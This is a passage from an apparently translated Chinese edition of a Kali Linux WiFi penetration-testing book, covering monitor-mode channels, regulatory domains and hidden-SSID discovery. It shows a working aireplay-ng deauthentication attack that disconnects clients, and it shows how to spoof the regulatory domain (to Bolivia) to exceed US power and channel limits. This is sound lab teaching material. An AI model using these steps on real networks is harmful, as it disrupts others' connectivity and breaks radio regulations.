另一个 WIFI 的有趣方面是，在每个这些波段中，都有多个频道。要注意你的 WIFI 网卡在每个时间点上只能位于一个频道。不能将网卡在同一时间调整为多个频道。这就好比车上的收音机。任何给定时间你只能将其调整为一个可用的频道。如果你打算听到其它的东西，你需要修改频道。WLAN 嗅探的原则相同。这会产生一个很重要的结论 -- 我们不能同时嗅探所有频道，我们只能选择我们感兴趣的频道。这就是说，如果我们感兴趣的接入点的频道是 1，我们需要将网卡设置为频道 1。

虽然我们在上面强调了 WLAN 嗅探，注入的原则也相同。为了向特定频道注入封包，我们需要将网卡调整为特定频道。

让我们现在做一些练习，设置网卡来制定频道或进行频道跳跃，设置规范域以及功率等级，以及其它。

实战时间 -- 使用适配器做实验

仔细遵循以下步骤：

1. 输入 `iwconfig wlan0` 命令来查看网卡的功能。你可以看到，我们的适配器可以工作在 b、g 和 n 波段中。

```
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

2. 为了将网卡设置为特定频道，我们使用 `iwconfig mon0 channel X` 命令。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# iwconfig mon0 channel 11
root@kali:~#
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~#
root@kali:~#
root@kali:~#
```

3. `iwconfig` 命令集并没有频道跳跃模式。你可以在它上面编写简单的脚本来实现。一个简单的方式就是带选项使用 Airodump-NG 来跳跃任何频道，或者是某个子集，或者使用所选的波段。当我们执行 `airodump-ng --help` 的时候，所有这些选项展示在下面。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
 Options:
      --ivs                    : Save only captured IVs
      --gpsd                   : Use GPSd
      --write         <prefix> : Dump file prefix
      -w                       : same as --write
      --beacons                : Record all beacons in dump file
      --update          <secs> : Display update delay in seconds
      --showack                : Prints ack/cts/rts statistics
      -h                       : Hides known stations for --showack
      -f               <msecs> : Time in ms between hopping channels
      --berlin          <secs> : Time before removing the AP/client
                                 from the screen when no more packets
                                 are received (Default: 120 seconds)
      -r                <file> : Read packets from that file
      -x               <msecs> : Active Scanning Simulation
      --manufacturer           : Display manufacturer from IEEE OUI list
      --output-format
                     <formats> : Output format. Possible values:
                                 pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one    : Removes the message that says
                                 fixed channel <interface>: -1

 Filter options:
      --encrypt   <suite>      : Filter APs by cipher suite
```

刚刚发生了什么？

我们知道了，无线嗅探和封包注入依赖于硬件的支持。这即是说我们只能处理网卡支持的波段和频道。此外，无线网卡每次只能位于一个频道。这说明了我们只能一次嗅探或注入一个频道。

试一试 -- 嗅探多个频道。如果你需要同时嗅探多个频道，你需要多个物理 WIFI 网卡。如果你可以获得额外的网卡，尝试同时嗅探多个频道。

4.3 无线网络中规范域的作用

WIFI 的复杂性到这里并没有结束。每个国家都有自己的未授权的频谱分配策略。这规定了允许的功率等级和频谱的用户。例如，FCC 规定，如果你在美国使用 WLAN，你就必须遵守这些规定。在一些国家，不遵守相关规定会收到惩罚。

现在让我们看看如何寻找默认的规范设置，以及如何按需修改它们。

实战时间 -- 使用适配器做实验

仔细遵循以下步骤：

1. 重启的计算机并不要连接到适配器。

2. 登录之后，使用 `tail` 命令监控内核信息：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# tail -f -n 0 /var/log/messages
```

插入适配器，你会看到像这样的一些东西。这展示了网卡所使用的默认规范设置。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# tail -f -n 0 /var/log/messages
Aug 25 19:58:17 kali kernel: [ 2610.736263] usb 1-1: new high-speed USB device n
umber 3 using ehci_hcd
Aug 25 19:58:17 kali kernel: [ 2610.894727] usb 1-1: New USB device found, idVen
dor=7392, idProduct=7711
Aug 25 19:58:17 kali kernel: [ 2610.894734] usb 1-1: New USB device strings: Mfr
=1, Product=2, SerialNumber=3
Aug 25 19:58:17 kali kernel: [ 2610.894738] usb 1-1: Product: 802.11 n WLAN
Aug 25 19:58:17 kali kernel: [ 2610.894741] usb 1-1: Manufacturer: Ralink
Aug 25 19:58:17 kali kernel: [ 2610.894744] usb 1-1: SerialNumber: 1.0
Aug 25 19:58:18 kali kernel: [ 2611.180017] usb 1-1: reset high-speed USB device
 number 3 using ehci_hcd
Aug 25 19:58:18 kali mtp-probe: checking bus 1, device 3: "/sys/devices/pci0000:
00/0000:00:11.0/0000:02:03.0/usb1/1-1"
Aug 25 19:58:18 kali mtp-probe: bus: 1, device: 3 was not an MTP device
Aug 25 19:58:18 kali kernel: [ 2611.868427] rt2800usb 1-1:1.0: firmware: agent l
oaded rt2870.bin into memory
Aug 25 19:58:21 kali kernel: [ 2614.622627] IPv6: ADDRCONF(NETDEV_UP): wlan1: li
nk is not ready
```

3. 让我们假设你在美国。为了将规范域修改为 US，我们在新的终端中输入下列命令 `iw reg set US` 。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# iw reg set US
root@kali:~#
root@kali:~#
root@kali:~#
```

如果命令执行成功，我们会在终端得到这样的输出，其中我们正在监控 `/var/log/messages` ：

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~                    root@kali: ~
root@kali:~# tail -f -n 0 /var/log/messages
Aug 25 20:00:37 kali kernel: [ 2750.341258] cfg80211: Calling CRDA for country:
US
Aug 25 20:00:37 kali kernel: [ 2750.350862] cfg80211: Regulatory domain changed
to country: US
Aug 25 20:00:37 kali kernel: [ 2750.350867] cfg80211:   (start_freq - end_freq @
 bandwidth), (max_antenna_gain, max_eirp)
Aug 25 20:00:37 kali kernel: [ 2750.350871] cfg80211:   (2402000 KHz - 2472000 K
Hz @ 40000 KHz), (300 mBi, 2700 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350916] cfg80211:   (5170000 KHz - 5250000 K
Hz @ 40000 KHz), (300 mBi, 1700 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350920] cfg80211:   (5250000 KHz - 5330000 K
Hz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350923] cfg80211:   (5490000 KHz - 5600000 K
Hz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350926] cfg80211:   (5650000 KHz - 5710000 K
Hz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350929] cfg80211:   (5735000 KHz - 5835000 K
Hz @ 40000 KHz), (300 mBi, 3000 mBm)
```

4. 现在尝试把网卡设置为频道 11，它生效了。但是当你尝试设置为频道 12 时候，你会得到错误。这是因为在美国不能使用频道 12。

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~                    root@kali: ~
root@kali:~# iwconfig wlan1 channel 11
root@kali:~#
root@kali:~#
root@kali:~# iwconfig wlan1
wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.462 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~# iwconfig wlan1 channel 12
Error for wireless request "Set Frequency" (8B04) :
    SET failed on device wlan1 ; Invalid argument.
root@kali:~# iwconfig wlan1
wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.462 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~#
```

5. 功率等级也使用相同的原则。US 只允许最大 27 dBm（500 毫瓦）。所以即使我们的适配器的功率为 1 瓦（30 dBm），我们也不能将其设置为最大传输功率：

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                root@kali: ~
root@kali:~# iwconfig wlan1 txpower 27
root@kali:~#
root@kali:~#
root@kali:~# iwconfig wlan1 txpower 30
Error for wireless request "Set Tx Power" (8B26) :
    SET failed on device wlan1 ; Invalid argument.
root@kali:~#
```

6. 但是，如果我们在玻利维亚，我们就能够使用 1 瓦的传输功率，因为这里允许。你可以看到，我们将规范域设为玻利维亚 -- `iw reg set BO` -- 我们就能将网卡功率设置为 30DMB 或 1 瓦。我们在玻利维亚使用频道 12，这在美国是禁止的。

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                root@kali: ~
root@kali:~# iw reg set BO
root@kali:~# iwconfig wlan1 txpower 30
root@kali:~# iwconfig wlan1 channel 12
root@kali:~# iwconfig wlan1
wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.467 GHz  Access Point: Not-Associated
          Tx-Power=30 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~#
```

刚刚发生了什么？

每个国家都有用于未授权无线波段的自己的规范。当我们将规范域设置为特定国家时，我们的网卡会遵循允许的频道和指定的功率等级。但是，嗅探网卡的规范域，来强制它工作在不允许的频道上，以及在高于允许值的功率等级上传输数据相当容易。

试一试 -- 探索规范域

查看你可以设置的多种参数，例如频道、功率、规范域，以及其它。在 Kali 上使用 `iw` 命令集。这会让你深刻了解在不同国家的时候如何配置网卡，以及修改网卡设置。

小测验 -- WLAN 封包嗅探和注入

Q1 哪种帧类型负责在 WLAN 中的验证？

1. 控制
2. 管理

3. 数据
4. QoS

Q2 使用 airmon-mg 在 `wlan0` 上创建的第二个监控器模式接口的名字是什么？

1. `mon0`
2. `mon1`
3. `1mon`
4. `monb`

Q3 用于在 Wireshark 中查看非信标的过滤器表达式是什么？

1. `!(wlan.fc.type_subtype == 0x08)`
2. `wlan.fc.type_subtype == 0x08`
3. `(no beacon)`
4. `Wlan.fc.type == 0x08`

总结

这一章中，我们对 WLAN 协议进行了一些重要的观察。

管理、控制和数据帧是未加密的，所以监控空域的人可以轻易读取。要注意数据封包载荷可以使用加密来保护，使其更加机密。我们在下一章讨论它们。

我们可以通过将网卡设置为监控模式来嗅探附近的整个空域。

由于管理和控制帧没有完整性保护，使用例如 aireplay-ng 的工具通过监控或照旧重放它们来注入封包非常容易。

未加密的数据封包也可以被修改和重放到网络中。如果封包加密了，我们仍然可以照旧重放它们，因为 WLAN 设计上并没有保护封包重放。

下一章中，我们会看一看用于 WLAN 的不同验证机制，例如 MAC 过滤和共享验证，以及其它。并且通过实际的演示来理解多种安全缺陷。

第三章 绕过 WLAN 身份验证

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙
>
>

简介

> 安全的错觉比不安全更加糟糕。
>
> -- 佚名

安全的错觉比不安全更加糟糕，因为你不可能为面对被黑的可能性做准备。

WLAN 的身份验证模式可能很弱，可以被破解和绕过。这一章中，我们会查看一些 WLAN 中所使用的基本的身份验证模式，以及学习如何破解它们。

3.1 隐藏的 SSID


在默认的配置模式下，所有接入点都在信标帧中发送它们的 SSID。这让附近的客户端能够轻易发现它们。隐藏 SSID 是个配置项，其中接入点并不在信标帧中广播它的 SSID。因此，只有知道接入点 SSID 的客户端可以连接它。

不幸的是，这个方法不能提供可靠的安全，但是网络管理员认为它很安全。隐藏 SSID 不应该被看作安全手段。我们现在来看看如何发现隐藏的 SSID。


实战时间 -- 发现隐藏的 SSID

执行下列指南以开始：


1. 使用 Wireshark，如果我们监控 `Wireless Lab` 网络中的信标帧信标帧，我们就能够以纯文本查看 SSID。你应该能看到信标眞，像这样：




2. 配置你的接入点来隐藏 `Wireless Lab` 网络的 SSID。这个配置项在不同接入点中可能不同。这里，我需要检查 `Visibility Status` 选项的 `Invisible` 选项，像这样：



3. 现在如果你查看 Wireshark 的记录，你会发现 `Wireless Lab` 的 SSID从信标帧中消失了。这是隐藏 SSID 所做的事情：




4. 为了绕过信标帧，我们首先使用被动技巧来等待正常客户端连接到接入点。这会生成探测请求和响应，它包含网络的 SSID，从而揭示它的存在。




5. 作为替代，你可以使用 `aireplay-ng` 来发送接触验证封包给所有代表 `Wireless Lab` 接入点的路由器，通过输入： `aireplay-ng -0 5 -a <mac> --ignore-negative mon0` ，其中 `<mac>` 是路由器的 MAC 地址。 `-0` 选项用于选则接触验证攻击， `5` 是要发送的封包数量。最后， `-a` 指定了所定位的接入点的 MAC 地址。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
19:38:16  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:38:16  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:18  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

6. 接触验证的过程会强迫所有正常客户端断开连接并重连。为接触验证的封包添加个过滤来单独查看它们是个好主意。



7. 来自接入点的探测响应最后会发现 SSID。这些封包会出现在 Wireshark 中。一旦正常客户端连接回来了，我们就可以通过探针的请求和响应帧来查看隐藏的 SSID。可以使用过滤器 `(wlan.bssid == 00:21:91:d2:8e:25) && !(wlan.fc.type_subtype == 0x08)` 来监控所有发往或来自接入点的非信标封包。`&&` 符号代表逻辑 AND 操作符，`!` 符号代表逻辑 NOT 操作符：



刚刚发生了什么？

即使 SSID 隐藏而且不广播，当正常的客户端尝试连接到接入点时，它们就交换了探测请求和响应的封包。这些封包包含接入点的 SSID。由于这些封包没有加密，它们可以被非常轻易地嗅探来发现SSID 。

我们在之后的章节中会出于其它目的，例如跟踪，涉及到探测请求。

许多情况下，所有客户端可能已经链接到接入点，并且在 Wireshark 记录中没有探测请求或响应的封包。这里，我们可以强制客户端断开接入点的链接，通过发送伪造的解除验证封包。这些封包会强迫客户端重新连接到接入点上，从而获取 SSID。

试一试 -- 选择解除验证

在之前的练习中，我们广播了解除验证封包来强制所有无线客户端重新连接。尝试验证如何使用 `aireplay-ng` 工具，选择性对某个客户端执行它。

要注意，即使我们使用 Wireshark 演示了许多概念，但也可以使用其它工具来完成攻击，例如 `aircrack-ng` 套件。我们推荐你探索整个 aircrack-NG 套件以及其它位于官网的文档： `http://www.aircrack-ng.org` 。

3.2 MAC 过滤器

